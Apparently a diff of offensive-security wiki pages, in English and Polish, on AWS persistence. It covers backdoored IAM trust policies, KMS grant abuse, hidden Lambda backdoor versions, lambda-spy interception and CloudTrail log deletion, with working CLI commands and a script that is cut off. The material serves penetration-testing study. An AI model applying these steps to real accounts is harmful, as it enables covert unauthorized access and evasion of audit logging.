|
||||
|
||||
# Attacker uploads the script to an S3 bucket
|
||||
aws s3 cp stealthy_lifecycle_hook.sh s3://attacker-bucket/stealthy_lifecycle_hook.sh
|
||||
|
||||
# Attacker modifies the Elastic Beanstalk environment configuration to include the custom lifecycle hook
|
||||
echo 'Resources:
|
||||
AWSEBAutoScalingGroup:
|
||||
Metadata:
|
||||
AWS::ElasticBeanstalk::Ext:
|
||||
TriggerConfiguration:
|
||||
triggers:
|
||||
- name: stealthy-lifecycle-hook
|
||||
events:
|
||||
- "autoscaling:EC2_INSTANCE_LAUNCH"
|
||||
- "autoscaling:EC2_INSTANCE_TERMINATE"
|
||||
target:
|
||||
ref: "AWS::ElasticBeanstalk::Environment"
|
||||
arn:
|
||||
Fn::GetAtt:
|
||||
- "AWS::ElasticBeanstalk::Environment"
|
||||
- "Arn"
|
||||
stealthyLifecycleHook:
|
||||
Type: AWS::AutoScaling::LifecycleHook
|
||||
Properties:
|
||||
AutoScalingGroupName:
|
||||
Ref: AWSEBAutoScalingGroup
|
||||
LifecycleTransition: autoscaling:EC2_INSTANCE_LAUNCHING
|
||||
NotificationTargetARN:
|
||||
Ref: stealthy-lifecycle-hook
|
||||
RoleARN:
|
||||
Fn::GetAtt:
|
||||
- AWSEBAutoScalingGroup
|
||||
- Arn' > stealthy_lifecycle_hook.yaml
|
||||
|
||||
# Attacker applies the new environment configuration
|
||||
aws elasticbeanstalk update-environment --environment-name my-env --option-settings Namespace="aws:elasticbeanstalk:customoption",OptionName="CustomConfigurationTemplate",Value="stealthy_lifecycle_hook.yaml"
|
||||
```
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
@@ -0,0 +1,53 @@
|
||||
# AWS - IAM Persistence
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
## IAM
|
||||
|
||||
For more information access:
|
||||
|
||||
{{#ref}}
|
||||
../aws-services/aws-iam-enum.md
|
||||
{{#endref}}
|
||||
|
||||
### Common IAM Persistence
|
||||
|
||||
- Create a user
|
||||
- Add a controlled user to a privileged group
|
||||
- Create access keys (of the new user or of all users)
|
||||
- Grant extra permissions to controlled users/groups (attached policies or inline policies)
|
||||
- Disable MFA / Add you own MFA device
|
||||
- Create a Role Chain Juggling situation (more on this below in STS persistence)
|
||||
|
||||
### Backdoor Role Trust Policies
|
||||
|
||||
You could backdoor a trust policy to be able to assume it for an external resource controlled by you (or to everyone):
|
||||
|
||||
```json
|
||||
{
|
||||
"Version": "2012-10-17",
|
||||
"Statement": [
|
||||
{
|
||||
"Effect": "Allow",
|
||||
"Principal": {
|
||||
"AWS": ["*", "arn:aws:iam::123213123123:root"]
|
||||
},
|
||||
"Action": "sts:AssumeRole"
|
||||
}
|
||||
]
|
||||
}
|
||||
```
|
||||
|
||||
### Backdoor Policy Version
|
||||
|
||||
Give Administrator permissions to a policy in not its last version (the last version should looks legit), then assign that version of the policy to a controlled user/group.
|
||||
|
||||
### Backdoor / Create Identity Provider
|
||||
|
||||
If the account is already trusting a common identity provider (such as Github) the conditions of the trust could be increased so the attacker can abuse them.
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,47 +0,0 @@
|
||||
# AWS - IAM Persistence
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
|
||||
## IAM
|
||||
|
||||
Aby uzyskać więcej informacji, zobacz:
|
||||
|
||||
{{#ref}}
|
||||
../../aws-services/aws-iam-enum.md
|
||||
{{#endref}}
|
||||
|
||||
### Typowe IAM Persistence
|
||||
|
||||
- Utwórz użytkownika
|
||||
- Dodaj kontrolowanego użytkownika do uprzywilejowanej grupy
|
||||
- Utwórz access keys (nowego użytkownika lub wszystkich użytkowników)
|
||||
- Nadaj dodatkowe uprawnienia kontrolowanym użytkownikom/grupom (attached policies lub inline policies)
|
||||
- Wyłącz MFA / Dodaj własne urządzenie MFA
|
||||
- Stwórz sytuację Role Chain Juggling (więcej poniżej w STS persistence)
|
||||
|
||||
### Backdoor Role Trust Policies
|
||||
|
||||
Możesz wstawić backdoor w trust policy, aby móc assume'ować ją w kontekście zewnętrznego zasobu kontrolowanego przez Ciebie (lub dla wszystkich):
|
||||
```json
|
||||
{
|
||||
"Version": "2012-10-17",
|
||||
"Statement": [
|
||||
{
|
||||
"Effect": "Allow",
|
||||
"Principal": {
|
||||
"AWS": ["*", "arn:aws:iam::123213123123:root"]
|
||||
},
|
||||
"Action": "sts:AssumeRole"
|
||||
}
|
||||
]
|
||||
}
|
||||
```
|
||||
### Backdoor Policy Version
|
||||
|
||||
Nadaj uprawnienia Administrator do polityki w wersji, która nie jest jej ostatnią (ostatnia wersja powinna wyglądać wiarygodnie), a następnie przypisz tę wersję polityki do kontrolowanego użytkownika/grupy.
|
||||
|
||||
### Backdoor / Create Identity Provider
|
||||
|
||||
Jeśli konto już ufa powszechnemu identity providerowi (np. Github), warunki zaufania mogą zostać zmienione tak, aby atakujący mógł je wykorzystać.
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
@@ -0,0 +1,43 @@
|
||||
# AWS - KMS Persistence
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
## KMS
|
||||
|
||||
For mor information check:
|
||||
|
||||
{{#ref}}
|
||||
../aws-services/aws-kms-enum.md
|
||||
{{#endref}}
|
||||
|
||||
### Grant acces via KMS policies
|
||||
|
||||
An attacker could use the permission **`kms:PutKeyPolicy`** to **give access** to a key to a user under his control or even to an external account. Check the [**KMS Privesc page**](../aws-privilege-escalation/aws-kms-privesc.md) for more information.
|
||||
|
||||
### Eternal Grant
|
||||
|
||||
Grants are another way to give a principal some permissions over a specific key. It's possible to give a grant that allows a user to create grants. Moreover, a user can have several grant (even identical) over the same key.
|
||||
|
||||
Therefore, it's possible for a user to have 10 grants with all the permissions. The attacker should monitor this constantly. And if at some point 1 grant is removed another 10 should be generated.
|
||||
|
||||
(We are using 10 and not 2 to be able to detect that a grant was removed while the user still has some grant)
|
||||
|
||||
```bash
|
||||
# To generate grants, generate 10 like this one
|
||||
aws kms create-grant \
|
||||
--key-id <key-id> \
|
||||
--grantee-principal <user_arn> \
|
||||
--operations "CreateGrant" "Decrypt"
|
||||
|
||||
# To monitor grants
|
||||
aws kms list-grants --key-id <key-id>
|
||||
```
|
||||
|
||||
> [!NOTE]
|
||||
> A grant can give permissions only from this: [https://docs.aws.amazon.com/kms/latest/developerguide/grants.html#terms-grant-operations](https://docs.aws.amazon.com/kms/latest/developerguide/grants.html#terms-grant-operations)
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,37 +0,0 @@
|
||||
# AWS - KMS Utrzymanie dostępu
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
|
||||
## KMS
|
||||
|
||||
Aby uzyskać więcej informacji, zobacz:
|
||||
|
||||
{{#ref}}
|
||||
../../aws-services/aws-kms-enum.md
|
||||
{{#endref}}
|
||||
|
||||
### Nadanie dostępu przez polityki KMS
|
||||
|
||||
Atakujący może użyć uprawnienia **`kms:PutKeyPolicy`** aby **przyznać dostęp** do klucza użytkownikowi pod swoją kontrolą lub nawet zewnętrznemu kontu. Sprawdź stronę [**KMS Privesc page**](../../aws-privilege-escalation/aws-kms-privesc/README.md) aby uzyskać więcej informacji.
|
||||
|
||||
### Eternal Grant
|
||||
|
||||
Grants są innym sposobem przyznawania principalowi uprawnień do konkretnego klucza. Możliwe jest nadanie grantu, który pozwala użytkownikowi tworzyć kolejne grants. Co więcej, użytkownik może mieć kilka grants (nawet identycznych) dla tego samego klucza.
|
||||
|
||||
W związku z tym użytkownik może mieć 10 grants ze wszystkimi uprawnieniami. Atakujący powinien to monitorować cały czas. Jeśli w pewnym momencie 1 grant zostanie usunięty, powinno zostać wygenerowanych kolejne 10.
|
||||
|
||||
(Używamy liczby 10, a nie 2, aby móc wykryć, że grant został usunięty, podczas gdy użytkownik nadal ma jakieś grants)
|
||||
```bash
|
||||
# To generate grants, generate 10 like this one
|
||||
aws kms create-grant \
|
||||
--key-id <key-id> \
|
||||
--grantee-principal <user_arn> \
|
||||
--operations "CreateGrant" "Decrypt"
|
||||
|
||||
# To monitor grants
|
||||
aws kms list-grants --key-id <key-id>
|
||||
```
|
||||
> [!NOTE]
|
||||
> Grant może przyznać uprawnienia tylko z tej listy: [https://docs.aws.amazon.com/kms/latest/developerguide/grants.html#terms-grant-operations](https://docs.aws.amazon.com/kms/latest/developerguide/grants.html#terms-grant-operations)
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
@@ -4,7 +4,7 @@
|
||||
|
||||
## Lambda
|
||||
|
||||
Aby uzyskać więcej informacji zobacz:
|
||||
For more information check:
|
||||
|
||||
{{#ref}}
|
||||
../../aws-services/aws-lambda-enum.md
|
||||
@@ -12,7 +12,7 @@ Aby uzyskać więcej informacji zobacz:
|
||||
|
||||
### Lambda Layer Persistence
|
||||
|
||||
Możliwe jest **introduce/backdoor a layer to execute arbitrary code** gdy lambda jest uruchamiana w sposób dyskretny:
|
||||
It's possible to **introduce/backdoor a layer to execute arbitrary code** when the lambda is executed in a stealthy way:
|
||||
|
||||
{{#ref}}
|
||||
aws-lambda-layers-persistence.md
|
||||
@@ -20,7 +20,7 @@ aws-lambda-layers-persistence.md
|
||||
|
||||
### Lambda Extension Persistence
|
||||
|
||||
Wykorzystując Lambda Layers można także nadużyć extensions i uzyskać utrzymanie dostępu w Lambdzie, a także przechwytywać i modyfikować żądania.
|
||||
Abusing Lambda Layers it's also possible to abuse extensions and persist in the lambda but also steal and modify requests.
|
||||
|
||||
{{#ref}}
|
||||
aws-abusing-lambda-extensions.md
|
||||
@@ -28,106 +28,41 @@ aws-abusing-lambda-extensions.md
|
||||
|
||||
### Via resource policies
|
||||
|
||||
Możliwe jest przyznanie dostępu do różnych akcji lambda (takich jak invoke lub update code) zewnętrznym kontom:
|
||||
It's possible to grant access to different lambda actions (such as invoke or update code) to external accounts:
|
||||
|
||||
<figure><img src="../../../../images/image (255).png" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
### Versions, Aliases & Weights
|
||||
|
||||
Lambda może mieć **różne versions** (każda wersja z innym kodem).\
|
||||
Następnie można utworzyć **różne aliases powiązane z różnymi versions** funkcji lambda i ustawić dla nich różne weights.\
|
||||
W ten sposób atakujący może stworzyć **backdoored version 1** oraz **version 2 zawierającą tylko legit code** i **wykonywać version 1 tylko w 1%** żądań, aby pozostać dyskretnym.
|
||||
A Lambda can have **different versions** (with different code each version).\
|
||||
Then, you can create **different aliases with different versions** of the lambda and set different weights to each.\
|
||||
This way an attacker could create a **backdoored version 1** and a **version 2 with only the legit code** and **only execute the version 1 in 1%** of the requests to remain stealth.
|
||||
|
||||
<figure><img src="../../../../images/image (120).png" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
### Version Backdoor + API Gateway
|
||||
|
||||
1. Skopiuj oryginalny kod Lambdy
|
||||
1. Copy the original code of the Lambda
|
||||
2. **Create a new version backdooring** the original code (or just with malicious code). Publish and **deploy that version** to $LATEST
|
||||
1. Wywołaj API Gateway powiązany z Lambdą, aby wykonać kod
|
||||
1. Call the API gateway related to the lambda to execute the code
|
||||
3. **Create a new version with the original code**, Publish and deploy that **version** to $LATEST.
|
||||
1. To ukryje zbackdoorowany kod w poprzedniej wersji
|
||||
4. Przejdź do API Gateway i **create a new POST method** (lub wybierz inną metodę), która wykona zbackdoorowaną wersję Lambdy: `arn:aws:lambda:us-east-1:<acc_id>:function:<func_name>:1`
|
||||
1. Zwróć uwagę na końcowe :1 w ARN **wskazujące wersję funkcji** (version 1 będzie zbackdoorowaną w tym scenariuszu).
|
||||
5. Wybierz utworzoną metodę POST i w Actions wybierz **`Deploy API`**
|
||||
6. Teraz, gdy **wywołasz funkcję przez POST, Twój Backdoor** zostanie uruchomiony
|
||||
1. This will hide the backdoored code in a previous version
|
||||
4. Go to the API Gateway and **create a new POST method** (or choose any other method) that will execute the backdoored version of the lambda: `arn:aws:lambda:us-east-1:<acc_id>:function:<func_name>:1`
|
||||
1. Note the final :1 of the arn **indicating the version of the function** (version 1 will be the backdoored one in this scenario).
|
||||
5. Select the POST method created and in Actions select **`Deploy API`**
|
||||
6. Now, when you **call the function via POST your Backdoor** will be invoked
|
||||
|
||||
### Cron/Event actuator
|
||||
|
||||
Fakt, że możesz uruchamiać funkcje Lambda, gdy coś się wydarzy lub po upływie określonego czasu, czyni Lambdy popularnym sposobem na uzyskanie utrzymania dostępu i unikanie wykrycia.\
|
||||
Oto kilka pomysłów, jak uczynić swoją **obecność w AWS bardziej dyskretną przez tworzenie lambd**.
|
||||
The fact that you can make **lambda functions run when something happen or when some time pass** makes lambda a nice and common way to obtain persistence and avoid detection.\
|
||||
Here you have some ideas to make your **presence in AWS more stealth by creating lambdas**.
|
||||
|
||||
- Za każdym razem, gdy zostanie utworzony nowy użytkownik, Lambda generuje nowy klucz użytkownika i wysyła go do atakującego.
|
||||
- Za każdym razem, gdy tworzona jest nowa rola, Lambda przyznaje uprawnienia assume role skompromitowanym użytkownikom.
|
||||
- Za każdym razem, gdy pojawiają się nowe logi CloudTrail, usuń/zmodyfikuj je
|
||||
- Every time a new user is created lambda generates a new user key and send it to the attacker.
|
||||
- Every time a new role is created lambda gives assume role permissions to compromised users.
|
||||
- Every time new cloudtrail logs are generated, delete/alter them
|
||||
|
||||
### RCE abusing AWS_LAMBDA_EXEC_WRAPPER + Lambda Layers
|
||||
|
||||
Wykorzystaj zmienną środowiskową `AWS_LAMBDA_EXEC_WRAPPER`, aby wykonać skrypt wrapper kontrolowany przez atakującego przed uruchomieniem runtime/handlera. Dostarcz wrapper jako Lambda Layer pod `/opt/bin/htwrap`, ustaw `AWS_LAMBDA_EXEC_WRAPPER=/opt/bin/htwrap`, a następnie wywołaj funkcję. Wrapper działa wewnątrz procesu runtime funkcji, dziedziczy rolę wykonywania funkcji i ostatecznie wykonuje (`exec`) prawdziwy runtime, dzięki czemu oryginalny handler nadal wykonuje się normalnie.
|
||||
|
||||
{{#ref}}
|
||||
aws-lambda-exec-wrapper-persistence.md
|
||||
{{#endref}}
|
||||
|
||||
### AWS - Lambda Function URL Public Exposure
|
||||
|
||||
Wykorzystaj asynchroniczne destinations Lambdy razem z konfiguracją Recursion, aby funkcja stale ponownie wywoływała samą siebie bez zewnętrznego schedulera (bez EventBridge, cron itp.). Domyślnie Lambda przerywa pętle rekursywne, ale ustawienie recursion config na Allow ponownie je włącza. Destinations dostarczają po stronie serwisu dla asynchronicznych wywołań, więc pojedyncze seed invoke tworzy dyskretny, bezkodowy kanał heartbeat/backdoor. Opcjonalnie ograniczaj przepustowość za pomocą reserved concurrency, aby zmniejszyć poziom szumu.
|
||||
|
||||
{{#ref}}
|
||||
aws-lambda-async-self-loop-persistence.md
|
||||
{{#endref}}
|
||||
|
||||
### AWS - Lambda Alias-Scoped Resource Policy Backdoor
|
||||
|
||||
Utwórz ukrytą wersję Lambdy z logiką atakującego i zastosuj resource-based policy do tej konkretnej wersji (lub aliasu) używając parametru `--qualifier` w `lambda add-permission`. Przyznaj tylko `lambda:InvokeFunction` na `arn:aws:lambda:REGION:ACCT:function:FN:VERSION` principalowi atakującemu. Normalne wywołania przez nazwę funkcji lub główny alias pozostają niezmienione, podczas gdy atakujący może bezpośrednio wywołać ARN zbackdoorowanej wersji.
|
||||
|
||||
To jest bardziej dyskretne niż wystawienie Function URL i nie zmienia głównego aliasu ruchu.
|
||||
|
||||
{{#ref}}
|
||||
aws-lambda-alias-version-policy-backdoor.md
|
||||
{{#endref}}
|
||||
|
||||
### Freezing AWS Lambda Runtimes
|
||||
|
||||
Atakujący, który ma uprawnienia lambda:InvokeFunction, logs:FilterLogEvents, lambda:PutRuntimeManagementConfig oraz lambda:GetRuntimeManagementConfig, może zmodyfikować konfigurację zarządzania runtime funkcji. Ten atak jest szczególnie skuteczny, gdy celem jest utrzymanie funkcji Lambda na podatnej wersji runtime lub zachowanie zgodności ze złośliwymi layers, które mogą być niekompatybilne z nowszymi runtime'ami.
|
||||
|
||||
Atakujący modyfikuje konfigurację zarządzania runtime, aby przypiąć wersję runtime:
|
||||
```bash
|
||||
# Invoke the function to generate runtime logs
|
||||
aws lambda invoke \
|
||||
--function-name $TARGET_FN \
|
||||
--payload '{}' \
|
||||
--region us-east-1 /tmp/ping.json
|
||||
|
||||
sleep 5
|
||||
|
||||
# Freeze automatic runtime updates on function update
|
||||
aws lambda put-runtime-management-config \
|
||||
--function-name $TARGET_FN \
|
||||
--update-runtime-on FunctionUpdate \
|
||||
--region us-east-1
|
||||
```
|
||||
Zweryfikuj zastosowaną konfigurację:
|
||||
```bash
|
||||
aws lambda get-runtime-management-config \
|
||||
--function-name $TARGET_FN \
|
||||
--region us-east-1
|
||||
```
|
||||
Opcjonalnie: Przypnij do konkretnej wersji runtime
|
||||
```bash
|
||||
# Extract Runtime Version ARN from INIT_START logs
|
||||
RUNTIME_ARN=$(aws logs filter-log-events \
|
||||
--log-group-name /aws/lambda/$TARGET_FN \
|
||||
--filter-pattern "INIT_START" \
|
||||
--query 'events[0].message' \
|
||||
--output text | grep -o 'Runtime Version ARN: [^,]*' | cut -d' ' -f4)
|
||||
```
|
||||
Przypnij do konkretnej wersji środowiska uruchomieniowego:
|
||||
```bash
|
||||
aws lambda put-runtime-management-config \
|
||||
--function-name $TARGET_FN \
|
||||
--update-runtime-on Manual \
|
||||
--runtime-version-arn $RUNTIME_ARN \
|
||||
--region us-east-1
|
||||
```
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,42 +1,46 @@
|
||||
# AWS - Wykorzystywanie Rozszerzeń Lambda
|
||||
# AWS - Abusing Lambda Extensions
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
|
||||
## Rozszerzenia Lambda
|
||||
## Lambda Extensions
|
||||
|
||||
Rozszerzenia Lambda wzbogacają funkcje poprzez integrację z różnymi **narzędziami do monitorowania, obserwowalności, bezpieczeństwa i zarządzania**. Te rozszerzenia, dodawane za pomocą [.zip archiwów przy użyciu warstw Lambda](https://docs.aws.amazon.com/lambda/latest/dg/configuration-layers.html) lub włączane w [wdrożeniach obrazów kontenerów](https://aws.amazon.com/blogs/compute/working-with-lambda-layers-and-extensions-in-container-images/), działają w dwóch trybach: **wewnętrznym** i **zewnętrznym**.
|
||||
Lambda extensions enhance functions by integrating with various **monitoring, observability, security, and governance tools**. These extensions, added via [.zip archives using Lambda layers](https://docs.aws.amazon.com/lambda/latest/dg/configuration-layers.html) or included in [container image deployments](https://aws.amazon.com/blogs/compute/working-with-lambda-layers-and-extensions-in-container-images/), operate in two modes: **internal** and **external**.
|
||||
|
||||
- **Wewnętrzne rozszerzenia** łączą się z procesem uruchomieniowym, manipulując jego uruchomieniem za pomocą **zmiennych środowiskowych specyficznych dla języka** i **skryptów opakowujących**. Ta personalizacja dotyczy różnych środowisk uruchomieniowych, w tym **Java Correto 8 i 11, Node.js 10 i 12 oraz .NET Core 3.1**.
|
||||
- **Zewnętrzne rozszerzenia** działają jako oddzielne procesy, utrzymując zgodność z cyklem życia funkcji Lambda. Są kompatybilne z różnymi środowiskami uruchomieniowymi, takimi jak **Node.js 10 i 12, Python 3.7 i 3.8, Ruby 2.5 i 2.7, Java Corretto 8 i 11, .NET Core 3.1** oraz **niestandardowymi środowiskami uruchomieniowymi**.
|
||||
- **Internal extensions** merge with the runtime process, manipulating its startup using **language-specific environment variables** and **wrapper scripts**. This customization applies to a range of runtimes, including **Java Correto 8 and 11, Node.js 10 and 12, and .NET Core 3.1**.
|
||||
- **External extensions** run as separate processes, maintaining operation alignment with the Lambda function's lifecycle. They're compatible with various runtimes like **Node.js 10 and 12, Python 3.7 and 3.8, Ruby 2.5 and 2.7, Java Corretto 8 and 11, .NET Core 3.1**, and **custom runtimes**.
|
||||
|
||||
Aby uzyskać więcej informacji o [**tym, jak działają rozszerzenia lambda, sprawdź dokumentację**](https://docs.aws.amazon.com/lambda/latest/dg/runtimes-extensions-api.html).
|
||||
For more information about [**how lambda extensions work check the docs**](https://docs.aws.amazon.com/lambda/latest/dg/runtimes-extensions-api.html).
|
||||
|
||||
### Zewnętrzne Rozszerzenie dla Utrzymywania, Kradzieży Żądań i Modyfikacji Żądań
|
||||
### External Extension for Persistence, Stealing Requests & modifying Requests
|
||||
|
||||
To jest podsumowanie techniki zaproponowanej w tym poście: [https://www.clearvector.com/blog/lambda-spy/](https://www.clearvector.com/blog/lambda-spy/)
|
||||
This is a summary of the technique proposed in this post: [https://www.clearvector.com/blog/lambda-spy/](https://www.clearvector.com/blog/lambda-spy/)
|
||||
|
||||
Stwierdzono, że domyślny kernel Linux w środowisku uruchomieniowym Lambda jest skompilowany z wywołaniami systemowymi “**process_vm_readv**” i “**process_vm_writev**”. A wszystkie procesy działają z tym samym identyfikatorem użytkownika, nawet nowy proces utworzony dla zewnętrznego rozszerzenia. **Oznacza to, że zewnętrzne rozszerzenie ma pełny dostęp do pamięci sterty Rapid, zgodnie z projektem.**
|
||||
It was found that the default Linux kernel in the Lambda runtime environment is compiled with “**process_vm_readv**” and “**process_vm_writev**” system calls. And all processes run with the same user ID, even the new process created for the external extension. **This means that an external extension has full read and write access to Rapid’s heap memory, by design.**
|
||||
|
||||
Ponadto, podczas gdy rozszerzenia Lambda mają możliwość **subskrybowania zdarzeń wywołania**, AWS nie ujawnia surowych danych tym rozszerzeniom. Zapewnia to, że **rozszerzenia nie mogą uzyskać dostępu do wrażliwych informacji** przesyłanych za pośrednictwem żądania HTTP.
|
||||
Moreover, while Lambda extensions have the capability to **subscribe to invocation events**, AWS does not reveal the raw data to these extensions. This ensures that **extensions cannot access sensitive information** transmitted via the HTTP request.
|
||||
|
||||
Proces Init (Rapid) monitoruje wszystkie żądania API pod adresem [http://127.0.0.1:9001](http://127.0.0.1:9001/) podczas gdy rozszerzenia Lambda są inicjowane i uruchamiane przed wykonaniem jakiegokolwiek kodu uruchomieniowego, ale po Rapid.
|
||||
The Init (Rapid) process monitors all API requests at [http://127.0.0.1:9001](http://127.0.0.1:9001/) while Lambda extensions are initialized and run prior to the execution of any runtime code, but after Rapid.
|
||||
|
||||
<figure><img src="../../../../images/image (254).png" alt=""><figcaption><p><a href="https://www.clearvector.com/blog/content/images/size/w1000/2022/11/2022110801.rapid.default.png">https://www.clearvector.com/blog/content/images/size/w1000/2022/11/2022110801.rapid.default.png</a></p></figcaption></figure>
|
||||
|
||||
Zmienna **`AWS_LAMBDA_RUNTIME_API`** wskazuje **adres IP** i **numer portu** API Rapid dla **procesów uruchomieniowych podrzędnych** i dodatkowych rozszerzeń.
|
||||
The variable **`AWS_LAMBDA_RUNTIME_API`** indicates the **IP** address and **port** number of the Rapid API to **child runtime processes** and additional extensions.
|
||||
|
||||
> [!WARNING]
|
||||
> Zmieniając zmienną środowiskową **`AWS_LAMBDA_RUNTIME_API`** na **`port`**, do którego mamy dostęp, możliwe jest przechwycenie wszystkich działań w ramach uruchomienia Lambda (**man-in-the-middle**). Jest to możliwe, ponieważ rozszerzenie działa z tymi samymi uprawnieniami co Rapid Init, a kernel systemu pozwala na **modyfikację pamięci procesów**, umożliwiając zmianę numeru portu.
|
||||
> By changing the **`AWS_LAMBDA_RUNTIME_API`** environment variable to a **`port`** we have access to, it's possible to intercept all actions within the Lambda runtime (**man-in-the-middle**). This is possible because the extension runs with the same privileges as Rapid Init, and the system's kernel allows for **modification of process memory**, enabling the alteration of the port number.
|
||||
|
||||
Ponieważ **rozszerzenia działają przed jakimkolwiek kodem uruchomieniowym**, modyfikacja zmiennej środowiskowej wpłynie na proces uruchomieniowy (np. Python, Java, Node, Ruby) w momencie jego uruchomienia. Ponadto, **rozszerzenia załadowane po** naszym, które polegają na tej zmiennej, również będą kierować przez nasze rozszerzenie. Ta konfiguracja może umożliwić złośliwemu oprogramowaniu całkowite ominięcie środków bezpieczeństwa lub rozszerzeń rejestrujących bezpośrednio w środowisku uruchomieniowym.
|
||||
Because **extensions run before any runtime code**, modifying the environment variable will influence the runtime process (e.g., Python, Java, Node, Ruby) as it starts. Furthermore, **extensions loaded after** ours, which rely on this variable, will also route through our extension. This setup could enable malware to entirely bypass security measures or logging extensions directly within the runtime environment.
|
||||
|
||||
<figure><img src="../../../../images/image (267).png" alt=""><figcaption><p><a href="https://www.clearvector.com/blog/content/images/size/w1000/2022/11/2022110801.rapid.mitm.png">https://www.clearvector.com/blog/content/images/size/w1000/2022/11/2022110801.rapid.mitm.png</a></p></figcaption></figure>
|
||||
|
||||
Narzędzie [**lambda-spy**](https://github.com/clearvector/lambda-spy) zostało stworzone, aby wykonać **zapis pamięci** i **ukraść wrażliwe informacje** z żądań lambda, innych **rozszerzeń** **żądań** i nawet **je modyfikować**.
|
||||
The tool [**lambda-spy**](https://github.com/clearvector/lambda-spy) was created to perform that **memory write** and **steal sensitive information** from lambda requests, other **extensions** **requests** and even **modify them**.
|
||||
|
||||
## Odniesienia
|
||||
## References
|
||||
|
||||
- [https://aws.amazon.com/blogs/compute/building-extensions-for-aws-lambda-in-preview/](https://aws.amazon.com/blogs/compute/building-extensions-for-aws-lambda-in-preview/)
|
||||
- [https://www.clearvector.com/blog/lambda-spy/](https://www.clearvector.com/blog/lambda-spy/)
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,88 +0,0 @@
|
||||
# AWS - Lambda Alias-Scoped Resource Policy Backdoor (Invoke specific hidden version)
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
|
||||
## Podsumowanie
|
||||
|
||||
Utwórz ukrytą wersję Lambda z logiką atakującego i zastosuj resource-based policy przypisaną do tej konkretnej wersji (lub aliasu) używając parametru `--qualifier` w `lambda add-permission`. Przyznaj tylko `lambda:InvokeFunction` na `arn:aws:lambda:REGION:ACCT:function:FN:VERSION` dla principal atakującego. Normalne wywołania przez nazwę funkcji lub główny alias pozostają bez zmian, podczas gdy atakujący może bezpośrednio wywoływać backdoored version ARN.
|
||||
|
||||
To jest bardziej skryte niż wystawienie Function URL i nie zmienia głównego aliasu ruchu.
|
||||
|
||||
## Wymagane uprawnienia (atakujący)
|
||||
|
||||
- `lambda:UpdateFunctionCode`, `lambda:UpdateFunctionConfiguration`, `lambda:PublishVersion`, `lambda:GetFunctionConfiguration`
|
||||
- `lambda:AddPermission` (aby dodać policy scoped do wersji)
|
||||
- `iam:CreateRole`, `iam:PutRolePolicy`, `iam:GetRole`, `sts:AssumeRole` (aby zasymulować principal atakującego)
|
||||
|
||||
## Kroki ataku (CLI)
|
||||
|
||||
<details>
|
||||
<summary>Opublikuj ukrytą wersję, dodaj uprawnienie ograniczone do kwalifikatora, wywołaj jako atakujący</summary>
|
||||
```bash
|
||||
# Vars
|
||||
REGION=us-east-1
|
||||
TARGET_FN=<target-lambda-name>
|
||||
|
||||
# [Optional] If you want normal traffic unaffected, ensure a customer alias (e.g., "main") stays on a clean version
|
||||
# aws lambda create-alias --function-name "$TARGET_FN" --name main --function-version <clean-version> --region "$REGION"
|
||||
|
||||
# 1) Build a small backdoor handler and publish as a new version
|
||||
cat > bdoor.py <<PY
|
||||
import json, os, boto3
|
||||
|
||||
def lambda_handler(e, c):
|
||||
ident = boto3.client(sts).get_caller_identity()
|
||||
return {"ht": True, "who": ident, "env": {"fn": os.getenv(AWS_LAMBDA_FUNCTION_NAME)}}
|
||||
PY
|
||||
zip bdoor.zip bdoor.py
|
||||
aws lambda update-function-code --function-name "$TARGET_FN" --zip-file fileb://bdoor.zip --region $REGION
|
||||
aws lambda update-function-configuration --function-name "$TARGET_FN" --handler bdoor.lambda_handler --region $REGION
|
||||
until [ "$(aws lambda get-function-configuration --function-name "$TARGET_FN" --region $REGION --query LastUpdateStatus --output text)" = "Successful" ]; do sleep 2; done
|
||||
VER=$(aws lambda publish-version --function-name "$TARGET_FN" --region $REGION --query Version --output text)
|
||||
VER_ARN=$(aws lambda get-function --function-name "$TARGET_FN:$VER" --region $REGION --query Configuration.FunctionArn --output text)
|
||||
echo "Published version: $VER ($VER_ARN)"
|
||||
|
||||
# 2) Create an attacker principal and allow only version invocation (same-account simulation)
|
||||
ATTACK_ROLE_NAME=ht-version-invoker
|
||||
aws iam create-role --role-name $ATTACK_ROLE_NAME --assume-role-policy-document Version:2012-10-17 >/dev/null
|
||||
cat > /tmp/invoke-policy.json <<POL
|
||||
{
|
||||
"Version": "2012-10-17",
|
||||
"Statement": [{
|
||||
"Effect": "Allow",
|
||||
"Action": ["lambda:InvokeFunction"],
|
||||
"Resource": ["$VER_ARN"]
|
||||
}]
|
||||
}
|
||||
POL
|
||||
aws iam put-role-policy --role-name $ATTACK_ROLE_NAME --policy-name ht-invoke-version --policy-document file:///tmp/invoke-policy.json
|
||||
|
||||
# Add resource-based policy scoped to the version (Qualifier)
|
||||
aws lambda add-permission \
|
||||
--function-name "$TARGET_FN" \
|
||||
--qualifier "$VER" \
|
||||
--statement-id ht-version-backdoor \
|
||||
--action lambda:InvokeFunction \
|
||||
--principal arn:aws:iam::$(aws sts get-caller-identity --query Account --output text):role/$ATTACK_ROLE_NAME \
|
||||
--region $REGION
|
||||
|
||||
# 3) Assume the attacker role and invoke only the qualified version
|
||||
ATTACK_ROLE_ARN=arn:aws:iam::$(aws sts get-caller-identity --query Account --output text):role/$ATTACK_ROLE_NAME
|
||||
CREDS=$(aws sts assume-role --role-arn "$ATTACK_ROLE_ARN" --role-session-name htInvoke --query Credentials --output json)
|
||||
